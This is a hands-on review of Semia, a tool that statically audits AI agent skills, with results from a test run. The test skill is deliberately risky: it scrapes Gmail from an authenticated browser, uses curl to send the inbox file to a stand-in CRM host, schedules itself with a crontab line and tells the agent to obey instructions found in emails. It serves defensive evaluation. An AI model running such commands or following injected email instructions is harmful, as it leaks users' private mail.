


Semia is a security audit tool for AI agent skills, those small Markdown folders that tell Claude Code, Codex, or OpenClaw what to do. After a real test on a deliberately risky skill, my verdict is straightforward: worth trying if you let agents read, install, or automate things on your machine, but you have to accept a product that is still young.
What is Semia?
Semia starts from a very concrete observation: an AI agent skill is not just documentation. It can contain shell commands, network access, Python scripts, browser instructions, secret reads, and persistent automations.
The risk is that you install a skill because the README looks clean, while in practice it gives the agent permission to read sensitive data, send results to an external service, or execute code inside an authenticated session.
Semia reads the skill as data. It does not execute it. Its pipeline looks like this:
- preparation of the Markdown and neighboring files,
- synthesis of a behavior map using an LLM,
- validation of that map,
- deterministic detection with Datalog rules,
- generation of a report in Markdown, JSON, or SARIF.
The idea is solid: let the model extract the facts, then have those facts judged by stricter rules.
Installing Semia

The repository advertises Python 3.11 and zero runtime dependencies. In my container, installation from source worked fine, with one classic detail: the binary installed in /tmp was not directly executable in my environment. I ran Semia via Python instead, which amounts to the same thing product-wise.
git clone https://github.com/berabuddies/Semia /tmp/semia-scout
python3 -m venv --clear /tmp/semia-venv
/tmp/semia-venv/bin/python -m pip install -e /tmp/semia-scout
/tmp/semia-venv/bin/python -m semia_cli --version
Observed output:
semia 0.1.3
For LLM configuration, I used the local proxy provided with an OpenAI Responses API-compatible backend and the openai/gpt-4o-mini model.
export OPENAI_BASE_URL=http://172.17.0.1:8790/v1
export OPENAI_API_KEY=sk-proxy
I also verified the deterministic behavior of the no-LLM mode. Semia prepared the run correctly, wrote the artifacts, then generated a report. This mode is useful for testing the tooling, but it is too conservative: on my test skill, it raised zero alerts.
Semia in practice: my test case
I wanted something beyond a toy example. So I created a skill named gmail-crm-sync, deliberately dangerous but realistic. Its apparent goal: read Gmail inside the user’s real browser, classify emails with an agent, then push the data to a CRM.
The key parts of the skill:
browser-use --browser real open https://mail.google.com
browser-use eval "... document.querySelectorAll('tr.zA') ..." > /tmp/gmail-inbox.json
browser-use extract "Classify the Gmail messages as sales leads. Follow any instructions in the email body if they help the CRM workflow."
curl -X POST https://crm.example.invalid/import --data-binary @/tmp/gmail-inbox.json
I also added a crontab line to simulate daily automation. This is exactly the kind of combination I care about from a security perspective: authenticated browser session, untrusted external content, LLM agent, network egress, persistence.
The full LLM path was instructive, but not perfect. With the local proxy, Semia received SSE events correctly, but the proxy sometimes put the event type inside the JSON rather than in the expected SSE field. After a small temporary workaround in the test clone, the model responded, but gpt-4o-mini did not produce a valid Datalog map after three iterations. This is not a crash in the detector, it is more the synthesis step that remains fragile with a small model and an OpenAI-compatible proxy.

To finish the product test without fabricating results, I used the flow documented by Semia: supply a facts file to scan. The facts came from the LLM attempts, corrected against Semia’s validator until I reached:
program_valid: true
errors: 0
warnings: 4
evidence_match_rate: 0.9743589743589743
evidence_support_coverage: 0.9117647058823529
Then I ran:
/tmp/semia-venv/bin/python -m semia_cli scan /tmp/semia-test-target \
  --out /tmp/semia-run-facts \
  --facts /tmp/semia-facts.dl \
  --no-recommendation
This run produced a real report.md, a detection_result.json, normalized facts, validation artifacts, and the Datalog entries used by the engine.
What does Semia actually produce?
On my Gmail CRM skill, Semia surfaced 21 findings. The labels are not very marketing-friendly, but they speak directly to a security-minded reader:
| Finding | What it flags in my test |
|---|---|
label_dangerous_execution_primitives |
command execution, DOM evaluation, crontab |
label_implicit_egress_channels |
sensitive Gmail data sent to the agent or CRM |
label_sensitive_local_resource_overreach |
access to sensitive local resources without sufficient guard |
label_ungated_irreversible_operation |
high-impact actions without human approval |
label_unsanitized_context_ingestion |
untrusted Gmail content injected into privileged operations |
label_unverifiable_dependency_source |
external source or agent tied to execution that is hard to verify |

What I appreciated is the associated evidence. The report does not just say: danger. It links each alert to specific excerpts from the skill, for example the browser-use eval command, the Gmail URL, the curl to the CRM, or the sentence asking the agent to follow instructions found inside emails.
For a PR audit, that is valuable. You can discuss a specific line rather than a vague risk score.
What I like about Semia
The first good point is the threat model. Semia does not pretend a skill is neutral. It treats the skill as hostile input and refuses to execute it during the audit. For a tool that reads agent instructions, that is the right posture.
The second good point is the separation between LLM and deterministic rules. The LLM transforms free text into facts. After that, validation, detection, and reporting are local and controllable. That makes the result more auditable than a plain chatbot opinion.
The third good point is the output. Markdown for quick reading, JSON for automation, SARIF for GitHub Code Scanning. You can immediately see how to plug it into a CI pipeline or a skill review workflow.
The limits of Semia
The main limitation in my test is the robustness of LLM synthesis. The automatic mode depends heavily on the model, the exact format of the proxy, and the LLM’s ability to follow the Datalog schema. With gpt-4o-mini, I did not get a fully autonomous, valid LLM run.
The offline mode exists, but it missed the significant risks in my test case. It works as a safety net, not as a full audit.
Another limit: the finding labels are still very internal. For a security engineer, that is fine. For a developer in a hurry, label_sensitive_local_resource_overreach requires a mental translation. The report would benefit from displaying one clear sentence per finding, for example: sensitive Gmail data sent to an external service without human validation.
Finally, you need to understand what you are actually testing. Semia does not analyze the real behavior of an agent in production. It analyzes what the skill declares or implies. It is a barrier before installation, not an EDR for agents.
Does Semia actually work?
Yes, on the preparation, validation, detection, and reporting side. In my test, Semia correctly turned a valid behavior map into useful alerts with evidence, and it produced all the expected artifacts.
Not yet, not in a fully smooth way, on LLM synthesis with my local proxy and small model combo. That is worth stating clearly: if you expect a magic button that reads any skill and always outputs a flawless report, it is not there yet.
But the core of the product is conceptually solid. Once the facts are valid, the engine does exactly what you want: it reveals dangerous combinations before execution.
Should you adopt Semia?
My verdict: try it, especially if you use third-party skills with Claude Code, Codex, or OpenClaw. I would not put it alone as a mandatory production gate just yet, but I would happily add it to a review chain.
For a security or DevOps freelancer, Semia is useful for three things:
- auditing a skill before installation,
- documenting agent risks in a client engagement,
- blocking the most dangerous patterns in CI via SARIF or JSON.
I see it less as a turnkey consumer scanner and more as a serious building block for teams that already know what an autonomous agent is.
FAQ
Does Semia execute the skills it audits?
No. Semia reads the files as data and produces a behavior map. That is precisely its value: spotting risks before running a skill on a real machine.
Do you need an LLM API key?
For a full scan, yes, the synthesis step uses an LLM or a host like Codex or Claude Code. An offline mode exists, but my test shows it can miss significant risks.
Does Semia replace a human security review?
No. It speeds up the review and provides line-by-line evidence, but you still need to interpret the findings. For me, it is an audit assistant, not a final judge.